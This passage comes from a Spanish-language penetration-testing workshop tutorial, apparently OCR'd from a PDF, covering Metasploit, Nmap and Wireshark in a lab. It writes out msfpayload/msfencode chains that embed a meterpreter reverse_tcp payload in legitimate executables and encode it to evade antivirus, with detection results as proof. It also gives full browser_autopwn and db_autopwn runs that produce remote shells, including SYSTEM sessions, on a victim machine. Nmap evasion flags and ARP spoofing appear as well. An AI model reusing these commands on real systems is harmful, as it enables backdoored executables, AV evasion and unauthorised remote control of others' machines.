msfencode -e x86/countdown -t raw -c 10 | msfencode -e x86/call4_dword_xor -t
raw -c 10 > msfencode -t exe -x /tmp/netscanmalicioso.exe -k -o /tmp/envio5.exe -
e x86/shikata_ga_nai -c 25
```

```

[*] x86/shikata_ga_nai succeeded with size 606 (iteration=5)
[*] x86/shikata_ga_nai succeeded with size 633 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 660 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 687 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 714 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 741 (iteration=10)

Administrador@QUASIMOD ~
$ msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 R | msfencode -e x86/countdown -t raw -c 10 | msfencode -e x86/call4_dword_xor -t raw -c 10 > msfencode -t exe -x /tmp/netscanmalicioso.exe -k -o /tmp/envio5.exe -e x86/shikata_ga_nai -c25

```


```

Administrador@QUASIMOD ~
$ msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 R | msfencode -t exe -x /tmp/calc.exe -k -o /tmp/encodeados.exe -e x86/shikata_ga_nai -c 5
[*] x86/shikata_ga_nai succeeded with size 318 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 345 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 372 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 399 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 426 (iteration=5)

Administrador@QUASIMOD ~
$


```

Msfencode procesando



El antivirus no detecta el nuevo fichero

Podemos comprobar que nuestro antivirus no ha detectado nada y ha permitido ejecutar el exe que nos ha devuelto la consola meterpreter.



Sesión meterpreter creada

Hay que añadir que según que antivirus detectan la consola con lo que habrá primero que comprobarlo, os dejo una captura de pantalla donde se ha enviado una consola y nos muestra los antivirus que la han detectado.

Current status: **finished**
 Result: **18/43 (41.9%)** not reviewed
Safety score: -

[Compact](#) [Print results](#)

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.01.02.01	2011.01.02	-
AntiVir	7.11.1.0	2011.01.03	TR/Crypt.XPACK.Gen
Antiy-AVL	2.0.3.7	2011.01.03	-
Avast	4.8.1351.0	2011.01.03	Win32:Vykuk
Avast5	5.0.677.0	2011.01.03	Win32:Vykuk
AVG	9.0.0.851	2011.01.03	-
BitDefender	7.2	2011.01.03	Backdoor.Shell.AC
CAT-QuickHeal	11.00	2011.01.03	-
ClamAV	0.96.4.0	2011.01.03	PUA.NetTool.Scanner-4
Command	5.2.11.5	2011.01.02	W32/Swrort.C
Comodo	7284	2011.01.03	Packed.Win32.MUPX.Gen
DrWeb	5.0.2.03300	2011.01.03	Trojan.Packed.196
Emisoft	5.1.0.1	2011.01.03	-
eSafe	7.0.17.0	2011.01.02	-
eTrust-Vet	36.1.8078	2011.01.03	-
F-Prot	4.6.2.117	2011.01.02	W32/Swrort.C
F-Secure	9.0.16160.0	2011.01.03	Backdoor.Shell.AC
Fortinet	4.2.254.0	2011.01.03	-
GData	21	2011.01.03	Backdoor.Shell.AC
Ikarus	T3.1.1.90.0	2011.01.03	-
Jiangmin	13.0.900	2011.01.02	-
K7AntiVirus	9.75.3406	2010.12.31	Virus
Kaspersky	7.0.0.125	2011.01.03	-
McAfee	5.400.0.1158	2011.01.03	-
McAfee-GW-Edition	2010.1C	2011.01.03	-
Microsoft	1.6402	2011.01.03	Trojan:Win32/Swrort.A
NOD32	5756	2011.01.03	a variant of Win32/Rozens.AG

Podemos observar que antivirus reconocidos como Kaspersky o mcafee no la detectan.

Auxiliary

En el módulo auxiliary existen diversos sistemas de explotación, escaneo, y descubrimiento del sistema. Son muchos para poder abarcar en este taller, con lo que os mostraré uno que me impacto bastante por su sencillez de uso y su rapidez.

Se trata de Server/browser_autopwn, el cual mediante un enlace a una url maliciosa creada por metasploit permite encontrar todas las vulnerabilidades del browser y hacer una autoejecución de los exploits, devolviendo una shell meterpreter al equipo.

```

bash
voip/sip_invite_spoof normal SIP In
msf > search server/browser_autopwn
[*] Searching loaded modules for pattern 'server/browser_autopwn'...

Auxiliary
=====
  Name                Disclosure Date  Rank  Description
  ----                -
  server/browser_autopwn  normal  HTTP Client Automatic Exploiter

msf >

```

Server/browser_autopwn

Buscamos el script con **search server/browser_autopwn**

Cargamos el script con use **server/browser_autopwn**

```

bash
msf > search server/browser_autopwn
[*] Searching loaded modules for pattern 'server/browser_autopwn'...

Auxiliary
=====
  Name                Disclosure Date  Rank  Description
  ----                -
  server/browser_autopwn  normal  HTTP Client Automatic Exploiter

msf > use server/browser_autopwn
msf auxiliary(browser_autopwn) >

```

Selección del script

Con show options comprobamos los parámetros necesarios

```

bash
URIPATH          no          The URI to use for this exploit (default is r
andom)
msf auxiliary(browser_autopwn) > show options
Module options:
  Name      Current Setting  Required  Description
  -----
  LHOST     0.0.0.0          yes       The IP address to use for reverse-connect payloads
  SRVHOST   0.0.0.0          yes       The local host to listen on.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  URIPATH   random           no        The URI to use for this exploit (default is random)
msf auxiliary(browser_autopwn) >
  
```

Consulta de los parametros

Configuramos los parámetros necesarios para su ejecución

```

bash
SSL              false      no        Negotiate SSL for incoming connections
SSLVersion       SSL3       no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH          random     no        The URI to use for this exploit (default is random)
msf auxiliary(browser_autopwn) > set srvhost 192.168.1.59
srvhost => 192.168.1.59
msf auxiliary(browser_autopwn) > set srvport 80
srvport => 80
msf auxiliary(browser_autopwn) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf auxiliary(browser_autopwn) > set uripath "/"
uripath => /
msf auxiliary(browser_autopwn) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf auxiliary(browser_autopwn) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf auxiliary(browser_autopwn) >
  
```

Configuración de los parametros

Ejecutamos el exploit, es entonces cuando cargara en el servidor web malicioso los modulos para ser explotados

```

bash
[*] Using URL: http://192.168.1.59:80/60b3UXjYJWbcRC
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_smil_debug with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/kRWWh9WLoNms
[*] Server started.
[*] Starting exploit windows/browser/ie_createobject with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/EbMDhTRmkIYe2IK
[*] Server started.
[*] Starting exploit windows/browser/ms03_020_ie_objecttype with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/ZEBNe8Lh2rp
[*] Server started.
[*] Starting exploit windows/browser/ms10_018_ie_behaviors with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/7whdPPNqL
[*] Server started.
[*] Starting exploit windows/browser/ms10_xxx_ie_css_clip with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/c7M3HCY45NecdRD
[*] Server started.
[*] Starting exploit windows/browser/winzip_fileview with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.59:80/IxAhSF
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.1.59:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.1.59:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.1.59:7777
[*] Starting the payload handler...

[*] --- Done, found 15 exploit modules

[*] Using URL: http://192.168.1.59:80/
[*] Server started.
msf auxiliary(browser_autopwn) >
  
```

Ejecución del exploit

Ahora desde el equipo victima nos conectaremos al servidor web malicioso

<http://192.168.1.59>

y violá, metasploit ha encontrado una vulnerabilidad, la ha explotado y nos ha devuelto nuestra consola meterpreter


```

bash
Starting the payload handler...
Starting handler for java/meterpreter/reverse_tcp on port 7777
Started reverse handler on 192.168.1.59:6666
Starting the payload handler...
Started reverse handler on 192.168.1.59:7777
Starting the payload handler...

--- Done, found 15 exploit modules

Using URL: http://192.168.1.59:80/
Server started.
msf auxiliary(browser_autopwn) > [*] Request '/' from 192.168.1.80:1077
Request: /?sessid=v21u2G93czpYUDpTUDM6ZxM6eDg20k1TSUU6Ny4wQg%3d&3d' from 192.168.1.80:1077
JavaScript Report: Windows:XP:SP3;es:x86:MSIE:7.0:
Responding with exploits
Handling request from 192.168.1.80:1079...
Payload will be a Java reverse shell to 192.168.1.59:7777 from 192.168.1.80...
Generated jar to drop (4910 bytes).
Handling request from 192.168.1.80:1080...
Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.1.80:1079 (target: IE 6 SP0-SP2 (onclick))...
Sending stage (749056 bytes) to 192.168.1.80
Meterpreter session 1 opened (192.168.1.59:3333 -> 192.168.1.80:1081) at 2010-11-30 16:03:15 +0100
Session ID 1 (192.168.1.59:3333 -> 192.168.1.80:1081) processing InitialAutoRunScript 'migrate -f'
Current server process: iexplore.exe (664)
Spawning a notepad.exe host process...
Migrating into process ID 1052
New server process: notepad.exe (1052)

msf auxiliary(browser_autopwn) > sessions -l

Active sessions
=====
  Id  Type           Information                                     Connection
  --  ---           -
  1   meterpreter   x86/win32 VICTIMA\Administrador @ VICTIMA             192.168.1.59:3333 -> 192.168.1.80:1081

msf auxiliary(browser_autopwn) >
    
```

Resultado con consola meterpreter.

Nmap

Os muestro la herramienta como parte de nuestro análisis de vulnerabilidades dentro de metasploit ya que existe un modulo de importación en el que podemos incorporar los resultados de nmap a la base de datos

Nmap es un programa de código abierto que sirve para efectuar rastreo de puertos escrito originalmente por Fyodor Vaskovich , se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática. (Definición según Wikipedia)

Podríamos decir que nmap es la navaja suiza de toda persona que busque puertos y servicios, sin a veces hacer mucho ruido.

El uso de nmap hace necesario un extenso manual el cual no es mi intención, ya que seria mas largo de lo deseado, os mostraré un cuadro con las opciones mas comunes y a partir de ahí, dependerá de vosotros el nivel de conocimiento de la herramienta que queráis llegar a obtener.

Especificación de objetivos
Direcciones IP, nombres de sistemas, redes, etc
Ejemplo: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
-iL fichero lista en fichero **-iR** n elegir objetivos aleatoriamente, 0 nunca acaba
--exclude **--excludefile** fichero excluir sistemas desde fichero

Descubrimiento de sistemas
-PS n tcp syn ping **-PA** n ping TCP ACK **-PU** n ping UDP
-PM Netmask Req **-PP** Timestamp Req **-PE** Echo Req
-sL análisis de listado **-PO** ping por protocolo **-PN** No hacer ping
-n no hacer DNS **-R** Resolver DNS en todos los sistemas objetivo
--traceroute: trazar ruta al sistema (para topologías de red)
-sP realizar ping, igual que con **--PP --PM --PS443 --PA80**

Técnicas de análisis de puertos
-sS análisis TCP SYN **-sT** análisis TCP CONNECT **-sU** análisis UDP
-sY análisis SCTP INIT **-sZ** COOKIE ECHO de SCTP **-sO** protocolo IP
-sW ventana TCP **-sN** **-sF** **-sX** NULL, FIN, XMAS **-sA** TCP ACK

Especificación de puertos y orden de análisis
-p n-m rango **-p-** todos los puertos **-p** n,m,z especificados
-pU:n-m,z **T**:n,m **U** para UDP, **T** para TCP **-F** rápido, los 100 comunes
--top-ports n analizar los puertos más utilizados **-r** no aleatorio

Duración y ejecución
-T0 paranoico **-T1** sigiloso **-T2** sofisticado
-T3 normal **-T4** agresivo **-T5** locura
--min-hostgroup **--max-hostgroup**
--min-rate **--max-rate**
--min-parallelism **--max-parallelism**
--min-rtt-timeout **--max-rtt-timeout** **--initial-rtt-timeout**
--max-retries **--host-timeout** **--scan-delay**

Ejemplos
Análisis rápido nmap -T4 -F
Análisis rápido (puerto 80) nmap -T4 --max_rtt_timeout 200 --initial_rtt_timeout 150 --min_hostgroup 512 --max_retries 0 -n -PO -p80
Análisis de ping nmap -sP -PE -PP -PS21,23,25,80,113,31339 -PA80,113,443,10042 --source-port 53 -T4
Exhaustivo lento nmap -sS -sU -T4 -A -v -PE -PP -PS21,22,23,25,80,113,31339 -PA80,113,443,10042 -PO --script all
Trazado de ruta rápido nmap -sP -PE -PS22,25,80 -PA21,23,80,3389 -PU -PO --traceroute

Detección de servicios y versiones
-sV: detección de la versión de servicios **--all-ports** no excluir puertos
--version-all probar cada exploración
--version-trace rastrear la actividad del análisis de versión

-O activar detección del S. Operativo **--fuzzy** adivinar detección del SO
--max-os-tries establecer número máximo de intentos contra el sistema objetivo

Evasión de Firewalls/IDS
-f fragmentar paquetes **-D d1,d2** encubrir análisis con señuelos
-S ip falsear dirección origen **-g source** falsear puerto origen
--randomize-hosts orden **--spooof-mac mac** cambiar MAC de origen

Parámetros de nivel de detalle y depuración
-v Incrementar el nivel de detalle **--reason** motivos por sistema y puerto
-d (1-9) establecer nivel de depuración **--packet-trace** ruta de paquetes

Opciones interactivas
v/V aumentar/disminuir nivel de detalle del análisis
d/D aumentar/disminuir nivel de depuración
p/P activar/desactivar traza de paquetes

Otras opciones
--resume file continuar análisis abortado (tomando formatos de salida con **-oN** o **-oG**)
-6 activar análisis IPV6
-A agresivo, igual que con **-O -sV -sC --traceroute**

Scripts
-sC realizar análisis con los scripts por defecto **--script file** ejecutar script (o todos)
--script-args n=v proporcionar argumentos
--script-trace mostrar comunicación entrante y saliente

Formatos de salida
-oN normal **-oX** XML **-oG** programable **--oA** todos

Comandos en nmap


SecurityByDefault.com



Nmap 5
cheatsheet

Podemos realizar la incorporación de los resultados en metasploit de dos formas diferentes, la primera de ellas será realizando directamente el escaneo por nmap y volcando el resultado en un fichero xml

NMAP 192.168.1.80 -p1-65535 --open -oX c:\resultadonamp.xml




```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador>cd \
C:\>nmap 192.168.1.80 -p1-65535 --open -oX c:\resultadonamp.xml
```

Escaneo de un host con nmap

El resultado en pantalla nos mostrará los puertos que están abiertos



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador>cd \
C:\>nmap 192.168.1.80 -p1-65535 --open -oX c:\resultadonamp.xml


Starting Nmap 5.30BETA1 ( http://nmap.org ) at 2010-11-30 11:41 Hora estandar roma
nce
Nmap scan report for 192.168.1.80
Host is up (0.00017s latency).
Not shown: 65530 filtered ports, 2 closed ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-term-serv
MAC Address: 00:03:FF:13:B2:2E (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 128.08 seconds
C:\>
```

Resultado escaneo nmap


Ahora nos interesará incorporar la salida del fichero xml a la base de datos de metasploit.

Si consultamos el fichero de salida c:\resultadonamp.xml vemos el resultado del escaneo con formato de informe y lo incorporaremos a metasploit no sin antes copiar el fichero a /tmp o sea en C:\Archivos de programa\Metasploit\Framework3\tmp



Informe realizado con nmap


Db_import /tmp/resultadonmap.xml



Importación de nmap a metasploit


Comprobamos los datos importados con

Db_hosts



Muestra los hosts importados

Con **db_services** comprobamos los servicios abiertos del equipo objetivo



Muestra los servicios importados

Y con **db_vulns** vemos que vulnerabilidades tiene que en este caso al ser un escaneo con nmap no muestra ninguna, con Nessus sí que veríamos las vulnerabilidades encontradas.

Si queremos ejecutar autopwn comentado anteriormente mediante puertos abiertos

Db_autopwn -t -p -e -r

Lanzará la ejecución de exploits por puertos de forma masiva lo que nos devolverá todas las sesiones remotas que haya podido conectar

```

bash
(50/50 [4 sessions]): Waiting on 0 launched modules to finish execution...
The autopwn command has completed with 4 sessions
Enter sessions -i [ID] to interact with a given session ID
=====
Active sessions
=====
  Id  Type                Information                Connection                Via
  --  ---                -
  1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:17969 -> 192.168.1.80:1044 exploit/w
      indows/smb/ms08_067_netapi
  2   meterpreter x86/win32                192.168.1.59:33763 -> 192.168.1.80:1045 exploit/w
      indows/smb/ms08_067_netapi
  3   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:24174 -> 192.168.1.80:1047 exploit/w
      indows/smb/ms10_061_spoolss
  4   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:20787 -> 192.168.1.80:1048 exploit/w
      indows/smb/ms10_061_spoolss
=====
msf >
    
```


Sesiones obtenidas con autopwn

La otra forma de incorporar los resultados de nmap a la base de datos es mediante el comando **db_nmap**, el cual ejecutándolo directamente desde la consola nos incorporará automáticamente los resultados.

Wireshark

Es un analizador de paquetes de red, es OpenSource y podemos descargarlo de <http://www.wireshark.org/>, es multiplataforma y esta disponible para Windows, Linux y Mac utiliza las librerías winpcap, Su instalación es muy simple

Una vez instalado si queremos empezar a capturar paquete accederemos al menú capture/options y le daremos a start, a partir de este momento wireshark capturarás las comunicaciones entre el equipo local y el exterior, si quisiéramos capturar paquetes con origen y destino distinto a nuestro equipo en una red conmutada tendremos que hacer un ataque denominado arp spoof el cual consiste en envenenar las tablas arp para así poder establecer una comunicación intermedia y realizar lo que se llama un ataque man in the middle. Así podremos capturar cualquier paquete que circule por la red.



Opciones de Metasploit

En el supuesto que la red tenga mucho tráfico quizás nos interesará filtrar los paquetes, wireshark dispone de dos tipos de filtros:

Filtros de captura:

Son los que definimos inicialmente antes de capturar los paquetes, podríamos acotar por ejemplo la captura a un solo host (p.ej. host 192.168.1.10) o solo capturar un puerto determinado (p.ej. port 80)

Ejemplos de filtro de captura

Captura solamente trafico con origen/destino a la ip 192.168.0.12

